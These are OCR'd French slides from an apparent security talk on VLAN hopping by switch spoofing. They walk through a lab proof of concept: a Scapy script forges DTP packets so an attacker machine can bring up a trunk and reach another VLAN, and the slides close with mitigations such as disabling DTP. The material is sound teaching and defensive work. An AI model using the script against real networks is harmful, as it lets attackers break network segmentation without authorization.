
~VLAN HOPPING, SWITCH SPOOFING 3/3

3.



~VLAN HOPPING, SWITCH SPOOFING 3/3

4.




~SCÉNARIO D'ATTAQUE 1/2

- Réseau de PME géré par l'administrateur (Kévin Mitnick)
- Peu de moyens pour les formations CCNA
- N'a pas suivi les supers cours de l'IUT de Saint-Malo
- "Si c'est dans des VLANs différents, c'est sécurisé, wikipedia le dit"
- Mais on pardonne Kévin, il a fait un BTS SNIR...

(rare photo de Kévin)

~SCÉNARIO D'ATTAQUE 2/2

Version simplifiée:




~PROOF OF CONCEPT 1/10

```
!
hostname switch_entreprise
!
interface GigabitEthernet0/1
 description **Machine VLAN 100**
 switchport access vlan 100
 switchport mode access
!
interface GigabitEthernet0/2
 description **Vlan 100 access, trunk dynamic desirable**
 switchport trunk encapsulation dot1q
 switchport trunk native vlan 100
 switchport mode dynamic desirable
!
interface GigabitEthernet0/8
 description **Machine VLAN 200**
 switchport access vlan 200
 switchport mode access
!
interface GigabitEthernet0/10
 description **Shut**
 shutdown
!
interface Vlan100
 ip address 192.168.100.1 255.255.255.0
!
interface Vlan200
 no ip address
```

~PROOF OF CONCEPT 2/10

Méthode 1:



~PROOF OF CONCEPT 3/10

Mise en place du lab:

```
user@mRTe211056_81:c4:5e:~/Bureau$ ip addr ls | grep "eth0" -A 1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_f
en 1000
    link/ether e4:54:e8:81:c4:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.3/24 scope global eth0
       valid_lft forever preferred_lft forever
```

adresse ip machine attaquante

```
user@mRTe211056_81:c4:5e:~/Bureau$ ping -c 1 192.168.100.254
PING 192.168.100.254 (192.168.100.254) 56(84) bytes of data.
From 192.168.100.2 icmp_seq=1 Destination Host Unreachable

--- 192.168.100.254 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
```

ping vers machine VLAN200

```
user@mRTe211056_81:c4:5e:~/Bureau$ ping -c 1 192.168.100.1
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1: icmp_seq=1 ttl=255 time=0.720 ms

--- 192.168.100.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.720/0.720/0.720/0.000 ms
user@mRTe211056_81:c4:5e:~/Bureau$ ping -c 1 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=0.037 ms

--- 192.168.100.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.037/0.037/0.037/0.000 ms
```

ping vers les machines présentes sur le VLAN100

~PROOF OF CONCEPT 4/10

Connexion du switch à notre LAN:

```
Switch#show interfaces trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/1       auto             n-802.1q       trunking      100

Port        Vlans allowed on trunk
Gi0/1       1-4094

Port        Vlans allowed and active in management domain
Gi0/1       1,200

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/1       none
```

montage automatique du lien trunk entre les deux switchs

~PROOF OF CONCEPT 5/10

Ajout du VLAN 200 à notre switch et changement du vlan natif:

```
conf t
int Gi0/1
switchport trunk native vlan 100
int Gi0/8
switchport mode access
switchport access vlan 200
```

~PROOF OF CONCEPT 6/10

Ping vers la machine du VLAN200:


```
root@debian11:~# ping -c 1 192.168.100.254
PING 192.168.100.254 (192.168.100.254) 56(84) bytes of data.
64 bytes from 192.168.100.254: icmp_seq=1 ttl=64 time=0.669 ms

--- 192.168.100.254 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.669/0.669/0.669/0.000 ms
```

~PROOF OF CONCEPT 6/10

Ping vers la machine du VLAN200:

~PROOF OF CONCEPT 7/10

Méthode 2:



~PROOF OF CONCEPT 8/10

Script trunk:

```python
#Imports
from scapy.all import *
load_contrib('dtp')

#Var
trunk_init = False
mac_addr = "00:1b:21:a5:ac:36"
interface = "eth0"

while not trunk_init:
    #Listen DTP
    print("[~] Listening for DTP packet...")
    pkt = sniff(count=1, iface=interface, filter="ether dst 01:00:0c:cc:cc:cc")
    print("[~] Found DTP packet")

    #Craft malicious packet
    pkt[0].src=mac_addr
    pkt[0][DTP][DTPStatus].status='\x03'

    #Trunk initialization
    print("[!] Intiating trunk...")
    try:
        sendp(pkt[0], loop=0, verbose=1, iface=interface)
        print("[!] Trunk initiated")
        trunk_init=True
    except:
        print("[!] Failed intiating trunk")
```

~PROOF OF CONCEPT 9/10

Montage du trunk (vu depuis le switch entreprise):

```
switch_entreprise#show interfaces trunk
switch_entreprise#
```

état trunk sur switch entreprise avant script

```
user@mRTe211056_81:c4:5e:/media/
[~] Listening for DTP packet...
[~] Found DTP packet
[!] Intiating trunk...
.
Sent 1 packets.
[!] Trunk initiated
```

lancement du script

```
switch_entreprise#show interfaces trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/2       desirable        802.1q         trunking      100

Port        Vlans allowed on trunk
Gi0/2       1-4094

Port        Vlans allowed and active in management domain
Gi0/2       1,100,200

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/2       1,100,200
```

état trunk sur switch entreprise après script

~PROOF OF CONCEPT 10/10

PoC fonctionnel:

arp

No.	Time	Source	Destination	Protocol	Length	Info
88	39.044693616	IntelCor_79:c0:f0	Broadcast	ARP	64	Who has 192.168.100.56? Tell 192.168.100.254
89	40.068729561	IntelCor_79:c0:f0	Broadcast	ARP	64	Who has 192.168.100.56? Tell 192.168.100.254

paquets ARP sur la machine attaquante (provenants du vlan 200)

```
user@debian11:~$ ip addr ls | grep "eth0" -A 1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default q
    link/ether 08:00:27:6b:54:fe brd ff:ff:ff:ff:ff:ff
--
    inet 192.168.100.3/24 scope global eth0
       valid_lft forever preferred_lft forever
user@debian11:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.100.254 - - [15/Nov/2022 15:06:12] "GET /?req=VLAN_HOPPING_IS_EASY HTTP/1.1" 200 -
```

query HTTP reçue sur la machine attaquante par la machine du vlan 200

~MITIGATIONS

- Double Tagging:
  - Changement du VLAN natif

```
switchport trunk native vlan <numero>
```

  - Désactivation de CDP

```
no cdp run
```

  - Forcer le marquage du vlan natif

```
vlan dot1q tag native
```

~MITIGATIONS

- Switch Spoofing:
    - Désactiver DTP

```
switchport nonegotiate
```

    - Les ports qui ne sont pas des liens trunk, toujours en access

```
Switchport mode access
```

    - Mêmes recommandations que pour le double tagging

~MITIGATIONS

~BLOGPOST

Retrouvez ce talk sur mon blog:

https://bwlryq.net/posts/vlan_hopping/

Et le slides sur GitHub:

https://github.com/bWlrYQ/vlan_hopping/

~SOURCES

- https://cynetco.com/what-is-vlan-hopping/
- https://www.cs.ryerson.ca/~zereneh/cn8001/CN8001-PacketCraftingUsingScapy-WilliamZereneh.pdf
- https://scapy.readthedocs.io/
- https://reussirsonccna.fr/dtp-ou-comment-monter-un-trunk-automatiquement/
- https://fr.wikipedia.org/wiki/R%C3%A9seau_local_virtuel
- https://github.com/antoinechauvn/vlan-hopping